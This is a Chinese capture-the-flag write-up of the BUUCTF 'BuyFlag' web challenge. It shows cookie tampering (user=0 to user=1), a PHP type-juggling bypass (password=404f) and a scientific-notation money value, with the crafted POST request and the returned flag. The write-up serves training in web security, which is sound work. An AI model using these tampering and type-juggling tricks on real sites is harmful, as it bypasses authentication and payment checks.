BUUCTF-BuyFlag

原创

不想弹solo 于 2021-09-13 19:41:39 发布 328 收藏

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





启动靶场，发现提示，意为需要登录为其学生才能购买




直接抓包，发现有一个名为 user 的 cookie





既然0为未登录，改为1即可成为登录状态




登陆成功，但是提示需要输入密码


```
83 <!--
```


```php
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
```

在源码中发现如下条件



提示数字太长，尝试使用科学计数法




Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63
Safari/537.36
Origin: http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81/pay.php
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=17bded052509a5-0e0665e7ef0245-a7d193d-1fa400-17bded052
51d62; user=1
Connection: close
password=404f&money=10e10
Type a search term
0 matches
<h3>attention</h3>
If you want to buy the
FLAG:</br>
You must be a student
from CUIT!!!</br>
You must be answer
the correct password!!!

<hr />

you are Cuiter</br>Password
Right!</br>flag{613e8c6d-de15-4b99-866f-64fd174ad5ab}
</br>

<hr />

</section>
Type a search term
0 matches
Done
2,977 bytes | 58 millis

get flag